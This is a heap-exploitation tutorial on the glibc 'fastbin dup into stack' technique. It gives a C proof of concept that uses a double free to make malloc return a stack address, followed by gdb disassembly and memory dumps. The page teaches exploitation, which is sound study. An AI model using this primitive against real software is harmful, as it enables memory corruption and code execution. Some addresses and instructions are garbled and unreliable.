

# fastbin\_dup\_into\_stack[English]



Unknown macro: 'html'



Unknown macro: 'html'


Excuse the ads! We need some help to keep our site up.

## List

- 1 Fastbin dup into stack
- 2 Example
- 3 Related information

## Fastbin dup into stack

- "Fastbin dup into stack" can use "Fastbin dup" to return stack memory from malloc () .
- The basic principle is the same as "Fastbin dup".
  - Free the first memory, free the second memory and free the first memory again.
  - The same memory is placed as the memory already registered in fastbin.
  - The chunks placed on top of the fastbin will point to the second chunk and the second chunks will point to the top chunk.
  - In other words, the list of fastbin is loop. (The list of Fastbin [6] is "0x602000 <-> 0x602080.)
- This list is used to exploit the return of a stack pointer from malloc () .
  - The attacker first requests memory allocation to reallocate chunks placed on the list.
  - The attacker then stores the stack address in fd of the allocated memory.
    - This causes the list to be "0x602000-> Stack".
- Enter fake chunk information in the stack.
  - If you call malloc() with the size of a fake chunk, the allocator returns a fake chunk registered with fastbin.
- The allocator checks the size of the chunk when it reallocates memory placed in fastbin, and updates the list by checking fd.
  - It does not check whether the address is heap or stack.



## Example

- The following code calls malloc() three times with 112 as its argument.
  - The application requests the free of buf1, buf2, and requests the free of buf1 again.
    - This places a pointer to the same memory in the fastbin list.
    - And this list is a loop.
  - This is equivalent to the code in "fast\_dup.c".
- You call malloc () twice with 112 as an argument to get memory.
  - The pointer stored in buf4 is the same as the pointer stored in buf1.
  - buf4 is the same memory as buf1 and buf1 is placed in fastbin.
  - You can change the fastbin information using buf4.

- To place fake chunks in Fastbin, enter fake chunk information in stack\_var [0], [1].
  - And then save the stack\_var address minus 8 into "buf4".
    - Fastbin's structure is changed from "buf1 buf2 buf1" to "buf1 & stack\_var -8".
- Call malloc () twice with 112 as the argument.
  - The first request returns a pointer to the heap, and the second request returns a pointer to the stack.

### fast\_dup\_into.c

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    unsigned long long stack_var[2];
    printf("Stack_var : %p\n", &stack_var);

    char *buf1 = malloc(112);
    char *buf2 = malloc(112);
    char *buf3 = malloc(112);

    free(buf1);
    free(buf2);
    free(buf1);

    unsigned long long *buf4 = malloc(112);
    char *buf5 = malloc(112);

    stack_var[0] = 0x80;
    stack_var[1] = 0;
    *buf4 = (unsigned long long)((char*)&stack_var) - 8;

    char *buf6 = malloc(112);
    char *buf7 = malloc(112);

    read(STDIN_FILENO, buf7, 100);
}
```

- At 0x400728 we see a double-free heap being placed in the freebin heap.

- Check a change of fastbin in 0x400732 and 0x400740.
- Check out the Fake chunk at 0x400744.
- Check a change of fastbin after saving Fake chunk in buf4 at 0x400763.
- 0x400770,0x40077e malloc() pointer .
- 0x400793 .

### Breakpoints

```
lazenga0x0@ubuntu:~/Book/3.fastbin_dup_into_stack$ gcc -o fast_dup_into_stack fast_dup_into_stack.c
lazenga0x0@ubuntu:~/Book/3.fastbin_dup_into_stack$ gdb -q ./fast_dup_into_stack
```

```
Reading symbols from ./fast_dup_into_stack...(no debugging symbols found)...done.
```

```
gdb-peda$ disassemble main
```

```
Dump of assembler code for function main:
```

```
0x00000000004006a6 <+0>:    push   rbp
0x00000000004006a7 <+1>:    mov    rbp,rs
0x00000000004006aa <+4>:    sub    rsp,0x60
0x00000000004006ae <+8>:    mov    rax,QWORD PTR fs:0x28
0x00000000004006b7 <+17>:   mov    QWORD PTR [rbp-0x8],rax
0x00000000004006bb <+21>:   xor    eax,eax
0x00000000004006bd <+23>:   mov    rax,QWORD PTR [rip+0x20099c]      # 0x601060 <stderr@@GLIBC_2.2.5>
0x00000000004006c4 <+30>:   lea    rdx,[rbp-0x20]
0x00000000004006c8 <+34>:   mov    esi,0x400844
0x00000000004006cd <+39>:   mov    rdi,rax
0x00000000004006d0 <+42>:   mov    eax,0x0
0x00000000004006d5 <+47>:   call   0x400580 <fprintf@plt>
0x00000000004006da <+52>:   mov    edi,0x70
0x00000000004006df <+57>:   call   0x400590 <malloc@plt>
0x00000000004006e4 <+62>:   mov    QWORD PTR [rbp-0x58],rax
0x00000000004006e8 <+66>:   mov    edi,0x70
0x00000000004006ed <+71>:   call   0x400590 <malloc@plt>
```

```

0x00000000004006f2 <+76>:    mov    QWORD PTR [rbp-0x50],rax
0x00000000004006f6 <+80>:    mov    edi,0x70
0x00000000004006fb <+85>:    call   0x400590 <malloc@plt>
0x0000000000400700 <+90>:    mov    QWORD PTR [rbp-0x48],rax
0x0000000000400704 <+94>:    mov    rax,QWORD PTR [rbp-0x58]
0x0000000000400708 <+98>:    mov    rdi,rax
0x000000000040070b <+101>:   call   0x400540 <free@plt>
0x0000000000400710 <+106>:   mov    rax,QWORD PTR [rbp-0x50]
0x0000000000400714 <+110>:   mov    rdi,rax
0x0000000000400717 <+113>:   call   0x400540 <free@plt>
0x000000000040071c <+118>:   mov    rax,QWORD PTR [rbp-0x58]
0x0000000000400720 <+122>:   mov    rdi,rax
0x0000000000400723 <+125>:   call   0x400540 <free@plt>
0x0000000000400728 <+130>:   mov    edi,0x70
0x000000000040072d <+135>:   call   0x400590 <malloc@plt>
0x0000000000400732 <+140>:   mov    QWORD PTR [rbp-0x40],rax
0x0000000000400736 <+144>:   mov    edi,0x70
0x000000000040073b <+149>:   call   0x400590 <malloc@plt>
0x0000000000400740 <+154>:   mov    QWORD PTR [rbp-0x38],rax
0x0000000000400744 <+158>:   mov    QWORD PTR [rbp-0x20],0x80
0x000000000040074c <+166>:   mov    QWORD PTR [rbp-0x18],0x0
0x0000000000400754 <+174>:   lea    rax,[rbp-0x20]
0x0000000000400758 <+178>:   sub   rax,0x8
0x000000000040075c <+182>:   mov    rdx,rax
0x000000000040075f <+185>:   mov    rax,QWORD PTR [rbp-0x40]
0x0000000000400763 <+189>:   mov    QWORD PTR [rax],rdx
0x0000000000400766 <+192>:   mov    edi,0x70
0x000000000040076b <+197>:   call   0x400590 <malloc@plt>
0x0000000000400770 <+202>:   mov    QWORD PTR [rbp-0x30],rax
0x0000000000400774 <+206>:   mov    edi,0x70
0x0000000000400779 <+211>:   call   0x400590 <malloc@plt>
0x000000000040077e <+216>:   mov    QWORD PTR [rbp-0x28],rax
0x0000000000400782 <+220>:   mov    rax,QWORD PTR [rbp-0x28]
0x0000000000400786 <+224>:   mov    edx,0x64
0x000000000040078b <+229>:   mov    rsi,rax
0x000000000040078e <+232>:   mov    edi,0x0
0x0000000000400793 <+237>:   call   0x400560 <read@plt>
0x0000000000400798 <+242>:   mov    eax,0x0
0x000000000040079d <+247>:   mov    rcx,QWORD PTR [rbp-0x8]
0x00000000004007a1 <+251>:   xor   rcx,QWORD PTR fs:0x28
0x00000000004007aa <+260>:   je    0x4007b1 <main+267>
0x00000000004007ac <+262>:   call   0x400550 <__stack_chk_fail@plt>
0x00000000004007b1 <+267>:   leave 
0x00000000004007b2 <+268>:   ret

End of assembler dump.

```

```

gdb-peda$ b *0x0000000000400728
Breakpoint 1 at 0x400728
gdb-peda$ b *0x0000000000400732
Breakpoint 2 at 0x400732
gdb-peda$ b *0x0000000000400740
Breakpoint 3 at 0x400740
gdb-peda$ b *0x0000000000400763
Breakpoint 4 at 0x400763
gdb-peda$ b *0x0000000000400770
Breakpoint 5 at 0x400770
gdb-peda$ b *0x000000000040077e
Breakpoint 6 at 0x40077e
gdb-peda$ b *0x0000000000400793
Breakpoint 7 at 0x400793
gdb-peda$
```

- Due to a double free bug, fastbin's list becomes "0x602000-> 0x602080-> 0x602000-> ...".

### List is loop

```
gdb-peda$ r
Starting program: /home/lazenca0x0/Book/3.fastbin_dup_into_stack/fast_dup_into_stack
Stack_var : 0x7fffffff3f0

Breakpoint 1, 0x0000000000400728 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$1 = (mfastbinptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000081
0x602010: 0x000000000602080 0x0000000000000000
gdb-peda$ x/4gx 0x000000000602080
0x602080: 0x0000000000000000 0x0000000000000081
0x602090: 0x000000000602000 0x0000000000000000
gdb-peda$ x/4gx 0x000000000602000
0x602000: 0x0000000000000000 0x0000000000000081
0x602010: 0x000000000602080 0x0000000000000000
gdb-peda$ c
Continuing.
```

- Requesting malloc () to allocate a memory of size 112 bytes will return the chunk (0x602080) placed on top of fastbin [6].

- The next chunk (0x602000) is placed in fastbin[6].
  - Request malloc() to allocate 112 bytes of memory, the allocator places buf1 on top of fastbin[6].

### Reallocate buf1 and buf2

```
gdb-peda$ c
Continuing.

Breakpoint 2, 0x0000000000400732 in main ()
gdb-peda$ i r rax
rax 0x602010 0x602010
gdb-peda$ p main_arena.fastbinsY[6]
$2 = (mfastbinptr) 0x602080
gdb-peda$ c
Continuing.

Breakpoint 3, 0x0000000000400740 in main ()
gdb-peda$ i r rax
rax 0x602090 0x602090
gdb-peda$ p main_arena.fastbinsY[6]
$3 = (mfastbinptr) 0x602000
gdb-peda$ ni
```

- Enter 0x80 (chunk size) in stack\_var [0] and 0x0 (fd) in stack\_var [1].
  - Stack\_var is now a fake chunk.

### Write a fake chunk.

```
gdb-peda$ c
Continuing.

0x0000000000400744 in main ()
gdb-peda$ x/2i $rip
=> 0x400744 <main+158>:      mov    QWORD PTR [rbp-0x20],0x80
    0x40074c <main+166>:      mov    QWORD PTR [rbp-0x18],0x0
gdb-peda$ i r rbp
rbp          0x7fffffff410      0x7fffffff410
gdb-peda$ p/x 0x7fffffff410 - 0x20
$4 = 0x7fffffff3f0
gdb-peda$ p/x 0x7fffffff410 - 0x18
$5 = 0x7fffffff3f8
gdb-peda$ ni

0x000000000040074c in main ()
gdb-peda$ ni

0x0000000000400754 in main ()
gdb-peda$ x/2gx 0x7fffffff3f0
0x7fffffff3f0:      0x0000000000000000      0x0000000000000000
gdb-peda$ c
Continuing.
```

- The address of the fake chunk is stored in buf1fd.
  - The address of the fake chunk stored in buf1fd is not "& stack\_var"(0x7fffffff3f0).
  - Because saved the fake chunk size in stack\_var [0], "& stack\_var-8" (0x7fffffff3e8) is stored in buf1fd.
  - If "& stack\_var" (0x7fffffff3f0) is saved, an error occurs because fake\_chunk\_size is 0x0.
- As a result, fastbin's list becomes "0x602000 0x00007fffffff3e8".

### Place fake chunks in the fast bin.

```
gdb-peda$ c
Continuing.

Breakpoint 4, 0x0000000000400763 in main ()
gdb-peda$ x/i $rip
=> 0x400763 <main+189>:      mov    QWORD PTR [rax],rdx
gdb-peda$ i r rax
rax          0x602010      0x602010
gdb-peda$ i r rdx
rdx          0x7fffffff3e8      0x7fffffff3e8
gdb-peda$ ni

0x0000000000400766 in main ()
gdb-peda$ p main_arena.fastbinsY[6]
$6 = (mfastbinptr) 0x602000
gdb-peda$ x/4gx 0x602000
0x602000:      0x0000000000000000      0x0000000000000081
0x602010:      0x00007fffffff3e8      0x0000000000000000
gdb-peda$ x/4gx 0x00007fffffff3e8
0x7fffffff3e8:      0x0000000000000000      0x0000000000000080
0x7fffffff3f8:      0x0000000000000000      0x00007fffffff4f0
gdb-peda$
```

- When request malloc() for memory allocation of size 112 bytes, the allocator returns a chunk(0x602010) placed on top of fastbin [6].
  - The following request returns a fake chunk(0x7fffffff3f8) that was placed in fastbin.

## Return fake chunk

```
gdb-peda$ c
Continuing.

Breakpoint 5, 0x0000000000400770 in main ()
gdb-peda$ i r rax
rax          0x602010      0x602010
gdb-peda$ c
Continuing.

Breakpoint 6, 0x000000000040077e in main ()
gdb-peda$ i r rax
rax          0x7fffffff3f8      0x7fffffff3f8
gdb-peda$ x/4gx 0x7fffffff3f8
0x7fffffff3f8:    0x0000000000000000      0x00007fffffff4f0
0x7fffffff408:   0xf57229810c117d00      0x0000000004007c0
gdb-peda$
```

- Input data by calling read () with the address of the fake chunk.
  - The data entered is stored in fake chunks.
  - In other words, data can be stored in the stack pointer returned from malloc ().

## Write a value to a fake chunk.

```
gdb-peda$ c
Continuing.

Breakpoint 7, 0x0000000000400793 in main ()
gdb-peda$ x/i $rip
=> 0x400793 <main+237>:     call   0x400560 <read@plt>
gdb-peda$ i r rsi
rsi          0x7fffffff3f8      0x7fffffff3f8
gdb-peda$ ni
AAAAAAAAABBBBBBBBBCCCCCCCCDDDDDDDD

0x0000000000400798 in main ()
gdb-peda$ x/4gx 0x7fffffff3f8
0x7fffffff3f8:    0x4141414141414141      0x4242424242424242
0x7fffffff408:   0x4343434343434343      0x4444444444444444
gdb-peda$
```

## Related information

- <https://github.com/shellphish/how2heap>



Unknown macro: 'html'